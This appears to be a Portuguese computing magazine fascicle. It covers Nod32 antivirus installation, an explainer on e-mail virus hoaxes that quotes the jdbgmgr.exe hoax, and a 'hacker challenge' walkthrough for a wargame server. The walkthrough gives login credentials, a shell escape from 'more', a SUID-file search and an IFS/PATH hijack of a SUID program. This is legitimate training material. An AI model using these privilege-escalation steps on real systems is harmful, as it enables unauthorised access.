
4. Após baixar o arquivo, feche todas as aplicações que estão sendo utilizadas no Windows e dê um duplo clique sobre o arquivo do Nod32 para iniciar a instalação. No quadro que aparece, leia atentamente as instruções e clique sobre o botão Extract.




5. Após os arquivos serem copiados para o computador, a instalação será iniciada. Leia as informações da primeira tela e dê Avançar.




6. Escolha a instalação típica, que é a primeira opção, e pressione o botão Avançar. Na tela seguinte, leia o Acordo de licança de uso de Software e, se estiver de acordo, selecione o item Aceito e dê Avançar.



7. Na tela seguinte, digite o nome do usuário terra e a senha terra e dê Avançar. A seguir, selecione o tipo de conexão à Internet, se tiver dúvidas, selecione o primeiro item e novamente clique em Avançar.




8. Na próxima tela, selecione a proteção residente e dê Avançar e novamente Avançar. Aguarde até a finalização da instalação. Selecione o item Reiniciar agora e clique em Concluir. Espere o micro ser reiniciado. Pronto, o Nod32 já está funcionando em seu PC.




Como usar

O programa, além de ser um poderoso antivírus, é bem simples de utilizar e configurar. Confira:


1. Para iniciar a central de controle do programa, basta dar um clique no ícone do Nod32 (ícone verde) que aparece na barra inferior do Windows ou, então, no menu Iniciar, depois, Programas e Nod32 Control Center.



2. Para configurar a proteção residente, basta clicar em Amon, marcar a opção Amon (Antivirus Monitor) – Ativo e clicar em Configuração para configurar da maneira que desejar. É o mesmo processo para configurar o IMON, proteção para Internet.



3. Clicando em NOD32, são apresentadas as opções de verificação de vírus. Ao clicar em Local, o Nod32 fará a varredura em todos os discos locais e, em Disquetes, em todos os discos removíveis.



4. Ao clicar em Executar, o Nod32 será apresentado uma outra tela na qual é possível selecionar os alvos da verificação, log, ações e outras opções. Após configurar os dados, basta clicar em Rastrear.

É bom saber! Hoaxes: lendas virtuais

Como em uma corrente, os hoaxes se propagam por e-mails causando pânico aos desavisados.

A loira do banheiro. Familiar? Provavelmente você já deve ter ouvido muitas histórias sobre pessoas que desaparecem no banheiro de formas misteriosas e sem explicação ou sobre mortos que voltam do além para assombrar o mundo dos vivos. Se nada disso soa familiar, cedo ou tarde, alguém vai lhe contar uma história com um fim misterioso e jurar de pés juntos que isso aconteceu com um primo, uma tia ou, até mesmo, com o irmão do cunhado, lá no interior. Esse tipo de fábula popular foi descrita como lendas urbanas e, com o tempo, ganharam a sua versão virtual. Na internet, seu veículo para a locomoção em grande parte são os e-mails, e, com os temas mais variados, elas se propagam. Porém, entre toda essa variedade de assuntos e temas, vale a pena chamar a atenção para um tipo especial: os vírus. Isso porque essas pragas virtuais ganharam uma maior credibilidade entre os internautas, pois a cada minuto surge uma nova espécie e um novo tipo, disposto a destruir seus arquivos, apagar seu hd, ou até mesmo somente mandar um e-mail dizendo "I Love you". Mas toda lenda, seja

ela virtual ou não, segue algumas características e regras para serem bem-sucedidas.

1. Dificilmente alguém sabe de onde ou de que forma elas surgiram, contudo, sempre existe uma correlação com um fato real.
2. Quase sempre existe uma pessoa ou alguma foto ou vídeo etc. Para provar que aquilo existe, no entanto, essa "prova", de alguma forma ou de outra, nunca está disponível.
3. Geralmente, nessas histórias, humor, terror ou algum outro sentimento que cause uma identificação maior com o leitor é usado de forma excessiva a fim de causar um "pânico" temporário, ou seja, isso poderia acontecer comigo.
4. É importante que a lenda não pare com uma pessoa só, então, note que, em uma fábula virtual, sempre acaba com uma frase incentivando o usuário a passar para o máximo de pessoas que ele conhece e ajudar a causa descrita no e-mail.
5. Um fato que ocorre na Internet é que essas histórias são repassadas em formato original (assim que traduzidas) e, em seguida, sofrem nenhuma ou quase nenhuma modificação, aumentando assim a credibilidade.

Quando o assunto chega aos vírus inexistentes e o leitor realmente acredita na história e faz os procedimentos para se livrar ou previnir da praga virtual, o estrago, que até então era somente imaginário, pode passar a ser real caso ele apague algum arquivo de configuração ou desmonte alguma peça sem conhecimento técnico necessário. A seguir, um exemplo de hoaxes traduzido em três línguas que circulou nos e-mails de muitos internautas. Repare as diferenças nas traduções para o mesmo hoax.

> If you follow the e-mail message instructions and delete this file, you do not have to recover it unless you use Microsoft Visual J++ 1.1 to develop Java programs on Windows XP, Windows NT 4.0, Windows 98 Second Edition, Windows 98, or Windows 95.

Ou seja:

Se você seguir as instruções contidas no e-mail e apagar esse arquivo, não é necessário recuperá-lo a menos que você use o Microsoft Visual J++ 1.1 para criar programas em Java no Windows XP, Windows NT 4.0, Windows 98 Second Edition, Windows 98, ou Windows 95.

Texto em português.

SALVEM-SE TODOS!

Informações e ajuda para identificar o VÍRUS que causou tanta confusão nas provedoras de internet em BH e em vários grupos de endereço, como o do Jerimum no último dia 18 de abril.

Este vírus é automaticamente retransmitido a todos os endereços armazenados em nossas lista de contatos.

Infelizmente, não podemos evitá-lo, pois ele não é detectado por McAfee ou Norton e permanece oculto por 14 dias antes de agir.

Portanto, peço a todos, mesmo os que não sentiram nada de diferente em suas máquinas, que faça o teste a seguir para ver se realmente esse vírus não está escondido no seu computador. Contando com a compreensão de todos, sinto-me na obrigação de alertá-los, já que pela primeira vez isso ocorreu com o nosso mailing.
Um abraço e sucesso!

Portanto, siga atentamente os passos a seguir :

1) Clique em "Iniciar" depois "Localizar" (ou buscar).

2) Em "Localizar", clique em "Pastas e arquivos" – escrever o nome do arquivo "virótico": jdbgmgr.exe.

3) Assegure-se de que está procurando-o no drive C.

4) Localizar agora.

5) O vírus possui um ícone em forma de ursinho (cinza).

6) Caso você o encontre, não abra de maneira alguma, delete-o imediatamente.

7) Não se esqueça de retirá-lo da Lixeira, pois senão nada adiantará.

8) Caso você encontre este vírus no seu computador, envie esta mensagem a todas as pessoas que estejam na sua agenda de endereços antes que este cause algum dano maior.

Sucesso!!!

Versão espanhola

Quieren advertir a todos los usuarios de hotmail sobre un nuevo virus que circula por medio del MSN Messenger. El virus se llama jdbgmgr.exe y se transmite automáticamente por medio del Messenger y tambien por la libreta de direcciones. El virus no es detectado por McAfee o Norton y permanence en letargo durante 14 días antes de dañar el sistema entero.

Puede ser borrado antes de que elimine los archivos de tu computadora.

Para eliminarlo, solo hay que hacer los pasos siguientes:

1. Ir a Inicio, pulsar "buscar".

2. En búsqueda "archivos o carpetas" escribir el nombre jdbgmgr.exe .

3. Asegurarse de que este buscando en disco "C" .

4. Pulsar en "buscar ahora".

5. Si aparece el virus (el icono es un osito que tendrá el nombre de jdbgmgr.exe). NO ABRIR POR NINGUN MOTIVO .

6. Pulsar en el botón derecho del ratón y eliminarlo (ira a la papelera de reciclaje).

7. Ir a la papelera de reciclaje y borrarlo definitivamente o bien vaciar la papelera entera.

Fique esperto!

Agora você já sabe, sempre que receber um e-mail com algum novo vírus que irá dizimar a internet e o seu computador, não faça os passos descritos. Procure um especialista e tente verificar a história e lembre-se de fazer um backup de seus dados e ter um antivírus sempre atualizado.

Capítulo 6

DESAFIO HACKER

Os programas mencionados no livro podem ser baixados no site: www.hackerinside.com.br

Continuamos com o desafio Hacker, no fascículo anterior, ensinamos como passar nos dois primeiros testes, se você não conseguiu avançar mais, eis aqui o que descobrimos para você: a solução das provas 3 e 4.

Não vá pensando que vamos dar esta "mamata". Por enquanto, é só treino, depois, é com você.

PROVA 3

Se você já passou nas provas 1 e 2, aí vai o acesso para a prova 3:

telnet drill.hackerslab.org
login:level2
pass: DoItYourself

Kevin, um programador de uma BBS, deseja agregar um alarme em sua home page de modo que os membros possam ver esta mensagem cada vez que logarem em sua página. Infelizmente, esta mensagem é muito grande e não cabe na página de alerta e quem visitar a página não conseguirá ler esse alerta.

Por causa disto, Kevin passou a noite em claro buscando uma solu-


ção, até que veio a idéia de usar o comando *more* para resolver tal problema. Entretanto, esse comando pode comprometer a segurança. É esta a dica... use o comando *more* para passar de nível.

Não quebre a cabeça procurando na web por programas que sejam executados por este servidor. Se você ouvir falar de algo, esqueça.

Neste caso, estamos falando sobre um programa que alguém fez, enquanto ele é executado, é feita uma chamada ao comando *more* para então retirarmos um texto por tela.

O problema é que o comando *more*, quando está em pausa, tem opções para executar programas por ele mesmo. Agora, se for utilizado o comando *man more*, poderá visualizar-se todas as opções disponíveis desse comando.

Bom, vamos agora extrair da lista de comandos o programa que precisamos usar.



Agora podemos vêr o alerta deixado pelo programador. Ele está em /usr/bin/alert, espere que a tela pare mostrando o arquivo em questão.

Quando a tela parar, tecle o seguinte:

!/bin/bash

Com esse comando, executamos uma nova shell com privilégios do nível seguinte, neste caso, o nível 3 (level 3). Agora por esta shell, basta executar nosso já conhecido comando *pass* e pronto! Aparecerá a senha para o próximo nível.

Uma curiosidade é que encontramos um outro arquivo no diretório /tmp que alguém havia deixado ali para outros fuçarem... Nós não tentamos, mas quem sabe sua curiosidade seja maior!

O arquivo é:

/tmp/sh

-rwsr-xr-x 1 level3 level3 310640 Dec 29 07:46 /tmp/sh

É, na verdade, um programa com *suid* que nos faz saltar direto para o nível 3. O que podemos dar como dica é que, quando você estiver em algum nível e estiver perdido, atirando para todos os lados, dê uma olhada no diretório /tmp, pois é nele que todos fazem suas provas, quem sabe você não encontra algo interessante ou mesmo uma grande ajuda.

PROVA 4

telnet drill.hackerslab.org
login:level3
pass: hackerproof

Steven é conhecido por estar sempre atrasado, nunca chega na hora! Ele está preocupado com esse problema e sabe que tem de fazer algo para resolver isso.

A maneira foi criar um programa simples em C utilizando o comando *date*, que mostra a data no formato aaaa-mm-dd (ano, mês, dia) toda hora que ele acessar seu computador. Sabendo disso, ele colocou esse programa em um diretório escondido, para que ninguém saiba que ele altera a hora de entrada.

Esta é a dica para passar para o próximo nível.

Acesse o terminal e digite:

find / -user level4 –perm +04000 –print 2>/dev/null /usr/man/pt_BR/man8/today

[level3@drill level3]$ /usr/man/pt_BR/man8/today
07/21/03

É como se fosse executado o commando /bin/date mas com o argumento +%m/%d/%y (mês, dia do mês, ano):

[level3@drill level3]$ date +%m/%d/%y
07/21/03

Conseqüentemente, podemos compreender como funciona o programa *today*, editando-o, podemos verificar:

```
int main(void)
{
 system("/bin/date +%m/%d/%y");
 return 0;
}
```

Podemos tirar daí a idéia de usar, em primeiro momento, a variável *IFS* e, então, modificar o caminho (path) para assim iniciar um script nomeado bin, que executa o arquivo /bin/pass.

A variável IFS é uma variável que contém os caracteres de espaçamento. Exemplo:

Todas as informações que estão entre aspas ("") são trocadas por um espaço. Mas voltemos ao nosso exemplo.

Vamos determinar as informações entre aspas ("/") à variável *IFS*, que fará com que o programa *today* execute o comando bin date +%m/%d/%y e não mais /bin/date +%m/%d/%y.

E, se existir um programa nomeado bin dentro do diretório, ele será executado. Como nós não temos o direito de escrita dentro do diretório /usr/man/pt_BR/man8, deveremos copiar o programa para um diretório temporário, no qual temos direito de escrita (~/tmp), assim será possível modificar o caminho *$PATH* de modo que execute o que desejarmos.

O *$PATH* é, na verdade, uma variável que armazena o caminho dos arquivos que serão executados antes de qualquer outra ação deste programa.

Dentro do nosso contexto, quando for digitado, no terminal, o comando *ls*, o sistema fará a busca pelo programa *ls* dentro do diretório /usr/local/bin, entretanto, se ele não for encontrado nesse diretório, ele fará a busca na pasta /usr/bin.

Essas informações já serão o bastante para que possamos criar um script bin dentro do diretório ~/tmp e, então, configurar esse caminho na variável $PATH.

Agora é com você. Siga estas dicas, crie o arquivo da maneira como explicamos e, ao terminar de fazer essas alterações, execute o comando *pass*. Pronto, você estará na próxima fase!

Quer mais? Quebre um pouco a cabeça... e, no próximo fascículo, mostraremos mais dicas das fases seguintes!

ISBN: 85-7491-168-2